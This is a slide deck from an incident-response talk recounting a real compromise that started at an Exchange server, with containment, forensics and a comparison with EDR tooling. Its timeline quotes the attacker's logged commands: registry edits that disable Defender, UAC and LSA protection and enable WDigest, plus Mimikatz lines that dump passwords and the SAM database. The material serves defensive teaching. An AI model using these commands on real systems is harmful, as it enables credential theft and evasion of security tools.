

Dôležitosť efektívneho riešenia incidentov

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Introduction

- 15+ years of SOC experience
 - Admin, Analyst, Manager
- Binary Confidence
 - Co-founder
 - SOC manager
 - Incident Responder
- CEH, ECIH, ..., ...
- NOT a public speaker 😊





Binary Confidence

- Founded in 2014
- MSSP
 - Security Operations Centre as a Service
 - Digital Forensics & Incident Response
 - Security technology implementation
 - Expert services and consultancy
 - audit, design, BCM, GDPR, ISO27k, ISAE 3402
 - Simulated exercises and war games (Guardians CTF)





Why this presentation?

- Limited tools available during incident response engagements
 - No SIEM / Log management
 - No EDR
 - Default Audit Policy
 - Default event log file size (20 MB!)
- Significant challenges for DFIR analyst



IR Preparation phase


- Setup
 - policies,
 - procedures,
 - technical controls

to prevent

- incidents from happening

to prepare


- for effective incident response





Containment


- Client contacted and confirmed it is not pentest
- Initial vector identified as new Exchange server
- Attacker already on DCs and spreading to other servers
- Decision by client to cut the network
 - security guard sent to disconnect the main router (Saturday)





Remediation


- No EDR available
- Logs in the SIEM only from some servers
- No remote access (network disconnected)
- No IT staff at work (Saturday)
- Very long day(s) in front of us 😊





Remediation (cont.)

- IT admin went on site
- SIEM connectivity reenabled, everything else still disconnected
- Compromised Exchange server disconnected from the LAN
- Forensics analysis
 - SIEM logs (not all servers)
 - Evidence acquired with Velociraptor (open-source evidence collector)
 - Thor IOC and Yara scanner, Hayabusa evtx scanner
- Later installation of Eset Inspect server & rollout of agents via Eset Protect console
 - All servers + workstations
 - Full visibility





Recovery

- No malicious activity observed anymore
- All passwords changed
- Gradual reconnection of the networks
- Continuous endpoints monitoring with help of Eset Inspect
- Total outage **7+ days** | **213** manhours billed



Incident timeline (cont.)

Timestamp	Computer	Channel	EventID	Level	RuleTitle	Details
2022-11-12 11:12	exchangenew.REDACTED.local	Sec	4720	low	Local User Account Created	User: Sys32 SID: S-1-5-21-300089978-1786676601-3292983999-1005
2022-11-12 11:12	exchangenew.REDACTED.local	Sec	4732	high	User Added To Local Admin Grp	SID: S-1-5-21-300089978-1786676601-3292983999-1005 Grp: Administrators LID: 0x3e7
2022-11-12 11:18	exchangenew.REDACTED.local	Sec	4672	info	Admin Logon	User: Sys32 PrivList: SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege LID: 0x23f1b7
2022-11-12 11:24	exchangenew.REDACTED.local	RDP-Client	1024	info	RDP Conn Attempt	Dst: 192.168.16.2
2022-11-12 11:25	exchangenew.REDACTED.local	Sec	4648	info	Explicit Logon	SrcUser: Sys32 TgtUser: Administrator IP-Addr: - Proc: C:\Windows\System32\lsass.exe TgtSvr: ADC.REDACTED.local

Information 12/2022 11:44:25 AM Service Control Manager

Information 12/2022 11:44:23 AM Service Control Manager

Event 7036, Service Control Manager

General Details

<= Eset stopped

The ESET Service service entered the stopped state.

2022-11-12 @ 11:58:10.703	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.718	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.734	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.734	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.750	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.765	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v DisableBlockAtFirstSeen /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.781	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v LocalSettingOverrideSpynetReporting /t REG_DWORD /d 0 /f
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2022-11-12 @ 11:58:10.812	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	reg add "hkIm\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "ConsentPromptBehaviorAdmin" /t REG_Dword /d 00000000 /f
2022-11-12 @ 11:58:10.828	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0" /f
2022-11-12 @ 11:58:10.843	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 0 /f
2022-11-12 @ 11:58:10.859	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_Dword /d 1 /f
2022-11-12 @ 11:58:10.875	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v Negotiate /t REG_Dword /d 1 /f
2022-11-12 @ 11:58:10.922	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit
2022-11-12 @ 11:58:15.228	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit
2022-11-12 @ 11:58:16.386	ADC	REDACTED\Administrator	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\0.start.bat	C:\Windows\System32\WScript.exe "C:\Users\Administrator.REDACTED\Desktop\mimikatz\miparser.vbs" .\logs\Result.txt
2022-11-12 @ 11:58:25.585	ADC	REDACTED\Administrator	C:\Windows\Explorer.EXE	C:\Windows\System32\cmd.exe	C:\Users\Administrator.REDACTED\Desktop\1.Automim.bat

Mimikatz-Detection-LSASS-Access_0 2022-11-12T10:58:27.048Z

Hostname: [REDACTED].local

Time: 2022-11-12T10:58:27.048Z


SourceImage: C:\Users\Administrator\ [REDACTED] \Desktop\mimikatz\x64\mimikatz.exe

Alert received by SOC analysts =>



What if client already had EDR?

- Prevention
 - Much higher possibility to automatically block the attack with existing rules
- Detection
 - Not all suspicious activity is blocked (admins do a lot of suspicious things daily 😊)
 - But if not blocked, it is at least detected and someone (SOC analyst in the best case) is notified => manual review & blocking
- Visibility
 - (almost) full picture about activity in your environment
- Response
 - Quarantine host, kill process, remove files, logout users...
 - Remote console with endless possibilities via cmdline or powershell





What if client already had EDR? (cont.)

⚠️ Process with mimikatz-like executable metadata executed [A0423]
Suspicious process creation and process manipulation

Event ProcessCreated %WINDIR%\explorer.exe

Occurred 6 hours ago - May 15, 2023, 2:02:55 PM

Triggering process Medium: mimikatz.exe

Command line None

Username win-web\hacker

User role Unknown

>_ mimikatz.exe
Unknown

SHA-1 D1F7832035C3E8A73CC78AFD28CFD7F4CECE6...

Signature type Invalid

Signer name "Open Source Developer, Benjamin Delpy"

Seen on 1 computer

First seen 6 hours ago - May 15, 2023, 2:02:55 PM

Last executed 5 hours ago - May 15, 2023, 3:11:08 PM

>_ ESET LiveGrid®

Reputation

Popularity

First seen 2 years ago

win-web.unsecure.biz
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Detections

Threats **3 / 11**

Warnings **8 / 13**


Informational **2 / 2**

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Is EDR a silver bullet?

- No
 - Limited network visibility (NGFW, IDS/IPS, proxy logs)
 - No cloud services monitoring (Office 365, Azure, AWS,...)
 - Limited automation (enrichment, decision trees, fw/AD integration, ...)
- EDR needs skilled engineer/analyst to be useful
 - Integration with SIEM/SOAR is recommended





What AI thinks?

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Is EDR a silver bullet?



EDR (Endpoint Detection and Response) is a valuable tool for detecting and responding to cyber threats, but it is not a silver bullet. While EDR can help identify and respond to attacks, it is not a standalone solution and must be used in conjunction with other security measures to provide a comprehensive defense. EDR solutions are designed to detect and respond to threats at the endpoint level, but they may not be effective against attacks that occur outside the endpoint, such as network-based attacks. Additionally, EDR requires skilled security personnel to properly manage and analyze the data generated by the solution. Therefore, while EDR is a valuable tool in an organization's security arsenal, it should be used in conjunction with other security measures and should not be relied upon as the sole solution for cybersecurity.



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Therefore, while EDR is a valuable tool in an organization's security arsenal, it should be used



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